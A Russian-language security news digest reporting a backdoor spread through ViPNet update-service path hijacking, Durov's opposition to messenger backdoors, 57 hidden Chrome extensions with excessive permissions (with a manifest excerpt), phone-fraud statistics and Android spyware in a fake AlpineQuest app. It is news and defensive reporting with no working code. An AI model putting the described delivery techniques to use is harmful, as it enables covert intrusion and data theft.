
Проанализировав содержимое архива, исследователи установили, что текстовый файл action.inf содержит действие, которое исполняется компонентом службы обновления ViPNet (itcsrvup64.exe). При обработке команды extra_command службой обновления запускается файл lumpdiag.exe с аргументом --msconfig. Этот файл легитимный, однако он подвержен технике подмены пути исполнения, что позволяет злоумышленникам запустить вредоносный файл msinfo32.exe.

Файл msinfo32.exe представляет собой загрузчик, который читает зашифрованный файл с полезной нагрузкой. Он обрабатывает содержимое данного файла, чтобы загрузить в память бэкдор.

Сам бэкдор обладает универсальными возможностями — может соединяться с управляющим сервером злоумышленников с помощью TCP, позволяя, в частности, красть с зараженных компьютеров файлы и запускать дополнительные вредоносные компоненты.

Директор Kaspersky GReAT Игорь Кузнецов рассказывает:

> «Злоумышленники постоянно развивают свои методы и ищут новые лазейки для кибератак. Поэтому организациям крайне важно фокусироваться на информационной безопасности: обучать сотрудников цифровой грамотности, держать их в курсе актуальных тактик, техник и процедур, а также использовать надежные защитные решения от проверенных вендоров, чтобы своевременно реагировать на возникающие угрозы. Мы продолжаем исследование и в ближайшее время планируем раскрыть новые детали.»



ДУРОВ О РАСКРЫТИИ ДАННЫХ ПОЛЬЗОВАТЕЛЕЙ

Весной текущего года сенат Франции одобрил законопроект, который требует встроить в мессенджеры механизм, позволяющий правоохранительным органам иметь доступ к переписке пользователей (то есть бэкдор). Законопроект был отклонен Национальной ассамблеей, однако недавно в поддержку этой инициативы высказался префект полиции Парижа.

В ответ на это Павел Дуров заявил в своем Telegram-канале, что компания скорее прекратит работу во Франции, чем откажется от шифрования и согласится на внедрение бэкдора:

> Члены Национальной ассамблеи поступили мудро, отклонив закон, который сделал бы Францию первой страной в мире, лишившей своих граждан права на частную жизнь. Даже страны, которые многие европейцы считают недостаточно свободными, никогда не запрещали шифрование. Почему?
>
> Потому что технически невозможно гарантировать, что доступ к бэкдору получит только полиция. Если бэкдор появится, им смогут воспользоваться другие стороны — от иностранных агентов до хакеров. В результате личные сообщения всех законопослушных граждан могут оказаться под угрозой.
>
> Закон, направленный на предотвращение наркоторговли, все равно не помог бы бороться с преступностью. Даже если основные зашифрованные приложения будут ослаблены бэкдором, преступники все равно смогут безопасно общаться через десятки более мелких приложений, и их станет еще сложнее отследить из-за VPN.
>
> Поэтому, как я уже говорил, Telegram скорее уйдет с рынка, чем подорвет свое шифрование с помощью бэкдоров и нарушит основные права человека. В отличие от некоторых наших конкурентов, мы не готовы обменять конфиденциальность на долю рынка.
>
> За свою 12-летнюю историю Telegram никогда не раскрывал ни одного байта личных сообщений (пользователей). В соответствии с законом ЕС о цифровых услугах, при наличии действительного судебного ордера Telegram может раскрыть информацию об IP-адресах и номерах телефонов подозреваемых в совершении преступлений, но не их сообщения.
>
> В прошлом месяце свобода восторжествовала. Но это стало напоминанием: мы должны продолжать объяснять законодателям, что шифрование создано не для защиты преступников — оно защищает частную жизнь и безопасность обычных людей. Потеря этой защиты станет трагедией.
>
> Эта борьба еще далека от завершения. В этом месяце Европейская комиссия предложила аналогичную инициативу по внедрению бэкдоров в приложения для обмена сообщениями. Ни одна страна не застрахована от медленной эрозии свобод. Каждый день эти свободы подвергаются нападкам, и каждый день мы обязаны их защищать.

ПОДОЗРИТЕЛЬНЫЕ РАСШИРЕНИЯ

Специалисты Secure Annex обнаружили 57 опасных расширений для Chrome, которыми пользуются около 6 миллионов человек. Расширения могут отслеживать поведение браузера, получать доступ к cookie доменов и выполнять удаленные скрипты.

При этом расширения являются «скрытыми», то есть их нельзя найти поиском в Chrome Web Store, они не индексируются поисковыми системами и могут быть установлены, только если у пользователя есть прямой URL.

Как правило, «скрытые» расширения представляют собой внутренние инструменты компаний или продукты, находящиеся в стадии разработки. Однако в данном случае злоумышленники могут использовать эту особенность для уклонения от обнаружения, к примеру агрессивно продвигая расширения через рекламу и вредоносные сайты.

Все началось с того, что специалист Secure Annex Джон Такнер (John Tuckner) обнаружил подозрительное расширение Fire Shield Extension Protection. Его код был сильно обфусцирован и использовал обратные вызовы API для передачи информации, собранной в браузере.

Через домен unknow(.)com, использующийся этим расширением, Такнер выявил и другие аддоны, использующие тот же домен, который якобы обеспечивает блокировку рекламы и защищает конфиденциальность пользователей.


Все 35 найденных расширений имели избыточные права, позволяющие выполнять следующие действия:

- получать доступ к файлам cookie, включая конфиденциальные хедеры (например, Authorization);
- отслеживать поведение пользователя в браузере;
- изменять поисковую систему (и результаты поиска);
- внедрять и выполнять удаленные скрипты на посещаемых страницах через iframes;
- удаленно активировать расширенное отслеживание.

Продолжение статьи →

MEGANEWS

← Начало статьи



```
"icons": {
  "128": "icons/icon128.png"
},
"version": "1.0.0.5887",
"manifest_version": 3,
"content_security_policy": {
  "extension_pages": "script-src 'self'; object-src 'self'"
},
"permissions": [
  "tabs",
  "cookies",
  "management",
  "webRequest",
  "storage",
  "notifications",
  "idle",
  "scripting",
  "alarms"
],
"host_permissions": [
  "<all_urls>"
],
"web_accessible_resources": [
  {
    "resources": [
```

Хотя расширения не воровали пользовательские пароли или cookie, их избыточные права, сильно обфусцированный код и скрытность позволили отнести их к категории опасных, и Такнер предположил, что обнаружил шпионское ПО:

> Среди других функций присутствуют дополнительные обфусцированные сигналы, указывающие на наличие серьезного C&C-потенциала. Например, есть возможность перечисления наиболее посещаемых человеком сайтов, информации об открытии/закрытии вкладок, получения данных о наиболее посещаемых сайтах и запуска большинства вышеперечисленных функций в произвольном порядке, — пишет исследователь. — Многие из этих возможностей не удалось проверить, но серьезное беспокойство вызывает сам факт их наличия в 35 расширениях, которые якобы предназначены для простых задач, например для защиты от вредоносных расширений.

Хотя изначально эксперту удалось обнаружить 35 опасных расширений, через несколько дней он дополнил свой отчет и сообщил об обнаружении еще 22 расширений, предположительно связанных с этой вредоносной кампанией. Причем некоторые из них являются публичными.

Таким образом, в настоящее время найдено уже 57 подозрительных расширений, которыми пользуются около 6 миллионов человек. Интересно, что десять из них отмечены знаком Featured, который компания Google присваивает разработчикам, личности которых были проверены и которые «следуют лучшим техническим практикам».

Такнер отмечает, что после публикации его отчета некоторые из расширений были удалены из Chrome Web Store, однако другие по-прежнему активны.

Полный список расширений можно найти здесь, а ниже перечислены только самые популярные из них, с наибольшим количеством загрузок:

- **Cuponomia — Coupon and Cashback** (700 тысяч пользователей, публичное);
- **Fire Shield Extension Protection** (300 тысяч пользователей, скрытое);
- **Total Safety for Chrome™** (300 тысяч пользователей, скрытое);
- **Protecto for Chrome™** (200 тысяч пользователей, скрытое);
- **Browser WatchDog for Chrome** (200 тысяч пользователей, публичное);
- **Securify for Chrome™** (200 тысяч пользователей, скрытое);
- **Browser Checkup for Chrome by Doctor** (200 тысяч пользователей, публичное);
- **Choose Your Chrome Tools** (200 тысяч пользователей, скрытое).

Представители Google сообщили, что им известно об опубликованном Такнером отчете и они проводят расследование.

КАЖДЫЙ **ВТОРОЙ** ЖИТЕЛЬ РФ СТАЛКИВАЛСЯ С ТЕЛЕФОННЫМ МОШЕННИЧЕСТВОМ

По информации «Лаборатории Касперского», в первом квартале 2025 года доля российских пользователей, столкнувшихся с телефонными звонками с подозрением на мошенничество с неизвестных номеров, выросла почти на **3%** и составила **43%**.

При этом количество людей, получавших вызовы от злоумышленников в WhatsApp, увеличилось сразу в **3,5** раза.

Эксперты отметили, что в большинстве случаев злоумышленники теперь стремятся связаться с жертвами через мессенджер: звонят, установив вместо ника набор цифр, повторяющих номер официальных организаций, пишут, имитируя информационную рассылку, или присылают голосовое сообщение якобы от знакомых.


СПАЙВАРЬ АТАКУЕТ ВОЕННЫХ

Аналитики «Доктор Веб» обнаружили шпионское ПО для Android, основной целью которого являются российские военнослужащие. Троян скрывается в модифицированной версии картографической программы AlpineQuest и распространяется в том числе и через неназванный российский магазин приложений.

Малварь (Android.Spy.1292.origin в классификации компании) передает своим операторам информацию о контактах из телефонной книги и геолокацию зараженных устройств. Кроме того, шпионское ПО собирает данные о хранящихся на устройствах файлах и по команде злоумышленников может загружать дополнительные модули для их кражи.

Исследователи объясняют, что AlpineQuest позволяет использовать различные карты как в онлайн-режиме, так и при отсутствии подключения к интернету. Программа популярна среди спортсменов, путешественников и охотников, но также нашла широкое применение среди российских военнослужащих в зоне СВО.

Злоумышленники интегрировали малварь в одну из старых версий AlpineQuest и распространяли вредоносный вариант под видом общедоступной версии программы с расширенной функциональностью, AlpineQuest Pro. Для этого был создан поддельный Telegram-канал приложения, через который распространялась ссылка на загрузку программы в одном из российских каталогов приложений. Позднее эта же версия программы распространялась и в самом канале под видом обновления.



AlpineQuest — комплексное решение для занятий всеми видами активного отдыха и спорта, в том числе туризма, бега, охоты, геокешинга, внедорожной, водной навигации и многого другого.

t.me/[redacted]

AlpineQuest_919t.apk
11.8 МБ · 17 янв. в 17:40

23 октября 2024 г.

Канал создан

Фотография канала обновлена

Всем, кто искал.
